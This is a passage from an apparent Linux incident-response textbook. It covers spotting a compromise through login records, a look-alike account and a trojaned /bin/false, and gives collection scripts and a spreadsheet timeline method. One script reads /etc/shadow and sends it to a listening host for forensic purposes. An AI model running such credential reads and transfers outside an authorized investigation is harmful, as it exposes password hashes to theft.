

FIGURE 2.27

Results of running the w command on the subject system.

Who has been logging in recently? This question is answered by the `last` command. A list of failed login attempts can be obtained using the `lastb` command. The last command lists when users were logged in, if the system crashed or was shut down while a user was logged in, and when the system was booted. Partial results from running `last` are shown in Figure 2.28. Note that there are multiple suspicious logins on March 9th. A new user johnn who should not exist has logged on as has the ligthdm system account.



FIGURE 2.28

Partial results of running last on the subject system. The logins by johnn and lightdm are indicators of a compromise.

The results from running `lastb` on the subject system are shown in Figure 2.29. From the figure it can be seen that John struggled to remember his password on May 20th. The much more interesting thing that can be seen is that the lightdm account had a failed login on March 9th. When you combine this information with the results from `last`, it would appear that an attacker was testing this new account and did not correctly set things up the first time. Furthermore, it seems likely the john account was used by the attacker.



FIGURE 2.29

Are there any new accounts created by an attacker? Has someone modified accounts to allow system accounts to login? Was the system compromised because a user had an insecure password? Examination of the /etc/passwd and /etc/shadow files help you answer these questions.

A partial listing of the /etc/passwd file can be found in Figure 2.30. Notice the highlighted portion is for the johnn account. It appears as though an attacker created this count and tried to make it look a lot like the john account for John Smith. Also of note is the hidden home directory for johnn located at /home/.johnn.



FIGURE 2.30

Partial listing of /etc/passwd file from subject system. The highlighted line is for a new johnn account which appears at first glance to be the same as john. Note the hidden home directory.

Looking at the line for the lightdm account in Figure 2.30 we observe that the login shell has been set to /bin/false. This is a common technique used to disable login of some system accounts. From the `last` command results it is clear that this user was able to login. This is cause for investigation of the /bin/false binary.

Putting it together with scripting

There is no good reason to type all of the commands mentioned above by hand. Since you already are mounting a drive with your know-good binaries, it makes sense to have a script to do all the work for you on your response drive. A simple script for your initial scan follows. The script is straightforward and primarily consists of calling the send-log.sh script presented earlier in this chapter.

```
# initial-scan.sh
#
# Simple script to collect basic information as part of
# initial live incident response.
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo “usage: $0 [listening host]”
  echo “Simple script to send a log entry to listener”
  exit 1
```

```
}
# did you specify a listener IP?
if [ $# -gt 1 ] || [ "$1" == "—help" ] ; then
  usage
fi
# did you specify a listener IP?
if [ "$1" != "" ] ; then
  source setup-client.sh $1
fi
# now collect some info!
send-log.sh date
send-log.sh uname -a
send-log.sh ifconfig -a
send-log.sh netstat -anp
send-log.sh lsof -V
send-log.sh ps -ef
send-log.sh netstat -rn
send-log.sh route
send-log.sh lsmod
send-log.sh df
send-log.sh mount
send-log.sh w
send-log.sh last
send-log.sh lastb
send-log.sh cat /etc/passwd
send-log.sh cat /etc/shadow
```

SUMMARY

We have covered quite a bit in this chapter. Ways of minimizing disturbance to a subject system while determining if there was an incident were discussed. Several scripts to make this easy were presented. We ended this chapter with a set of scripts that can allow you to determine if there was a compromise in mere minutes. In the next chapter we will discuss performing a full live analysis once you have determined that an incident occurred.

CHAPTER

3

Live Analysis

INFORMATION IN THIS CHAPTER:

- File metadata
- Timelines
- User command history
- Log file analysis
- Hashing
- Dumping RAM
- Automation with scripting

THERE WAS AN INCIDENT: NOW WHAT?

Based on interviews with the client and limited live response you are convinced there has been an incident. Now what? Now it is time to delve deeper into the subject system before deciding if it must be shut down for dead analysis. The investigation has now moved into the next box as shown in Figure 3.1.



FIGURE 3.1

The High-level Investigation Process.

Some systems can be shut down with minimal business disruption. In our example case the subject system is a developer workstation which is normally not terribly painful to take

offline. The only person affected by this is the developer. His or her productivity has already been affected by malware we have discovered. In a case like this you might decide to dump the RAM and proceed to dead analysis. If this is what you have chosen to do, you can safely skip ahead to the section of this chapter on dumping RAM.

GETTING FILE METADATA

At this point in the investigation you should have a rough idea of approximately when an incident may have occurred. It is not unusual to start with some system directories and then go back to examine other areas based on what you find. It is the nature of investigations that you will find little bits of evidence that lead you to other little bits of evidence and so on.

A good place to start the live analysis is to collect file metadata which includes timestamps, permissions, file owners, and file sizes. Keep in mind that a sophisticated attacker might alter this information. In the dead analysis section of this book we will discuss ways of detecting this and how to recover some metadata that is not easily altered without specialized tools.

As always, we will leverage scripting to make this task easier and minimize the chances for mistakes. The following script builds on shell scripts from Chapter 2 in order to send file metadata to the forensics workstation. The data is sent in semicolon delimited format to make it easier to import into a spreadsheet for analysis.

```
# send-fileinfo.sh
#
# Simple script to collect file information as part of
# initial live incident response.
# Warning: This script might take a long time to run!
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo "usage: $0 <starting directory>"
  echo "Simple script to send file information to a log listener"
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
fi
# semicolon delimited file which makes import to spreadsheet easier
# printf is access date, access time, modify date, modify time,
# create date, create time, permissions, user id, user name,
# group id, group name, file size, filename and then line feed
# if you want nice column labels in your spreadsheet, paste the following
# line (minus #) at start of your CSV file
```

```
#Access Date;Access Time;Modify Date;Modify Time;Create Date;Create
Time;Permissions;UID;Username;GID;Groupname;Size;File

send-log.sh find $1 -printf "%Ax;%AT;%Tx;%TT;%Cx;%CT;%m;%U;%u;%G;%g;%s;%p\n"
```

The script takes a starting directory because you probably want to limit the scope of this command as it takes a while to run. All of the real work in this script is in the very last line. Many readers have likely used the `find` utility in its simplest form which prints out the names of found files. The `find` command is capable of so much more as we will see later in this chapter. Here the printf option has been used which allows found file attributes to be printed in a specified format. Consult the `find` man page (accessible by typing `man find` in a terminal) for the complete list of format codes if you want to customize this script.

A portion of what is received by the forensics workstation when this script is run on the subject system is shown in Figure 3.2. The highlighted line is for /bin/false. According to this information it was modified on March 9th, the date of the suspected compromise. Looking five lines above this entry reveals that false is exactly the same size as bash which makes no sense for a program that only exists to return a value. The false program is four times the size of the true program which also exists only to return a value.



FIGURE 3.2

Partial results from running send-fileinfo.sh on /bin directory. The highlighted line indicates that /bin/false was modified about the time of the compromise. Also suspicious is the fact that the file size matches that of /bin/bash five lines above it.

USING A SPREADSHEET PROGRAM TO BUILD A TIMELINE

Should you decide to perform a full dead analysis a complete timeline can be built using techniques described later in this book. At this stage of the investigation having a file list

that can be sorted by modification, creation, and access times based on output from the script in the previous section can be helpful. While not as nice as a proper timeline that intertwines these timestamps, it can be created in a matter of minutes.

The first step is to open the log.txt file for the case in your favorite text editor on the forensics workstation. If you would like headers on your columns (recommended) then also cut and paste the comment from the send-fileinfo.sh script, minus the leading #, as indicated. Save the file with a .csv extension and then open it in LibreOffice Calc (or your favorite spreadsheet program). You will be greeted with a screen such as that shown in Figure 3.3. Click on each column and set its type as shown in the figure. Failure to do this will cause dates and times to be sorted alphabetically which is not what you want.



FIGURE 3.3

Importing a CSV file with file metadata into LibreOffice Calc. Note that each column type should be set to

allow for proper sorting.

Once the file has been imported it is easily sorted by selecting all of the pertinent rows and then choosing sort from the data menu. The columns are most easily selected by clicking and dragging across the column letters (which should be A-M) at the top of the spreadsheet. The appropriate sort commands to sort by descending access time is shown in Figure 3.4.

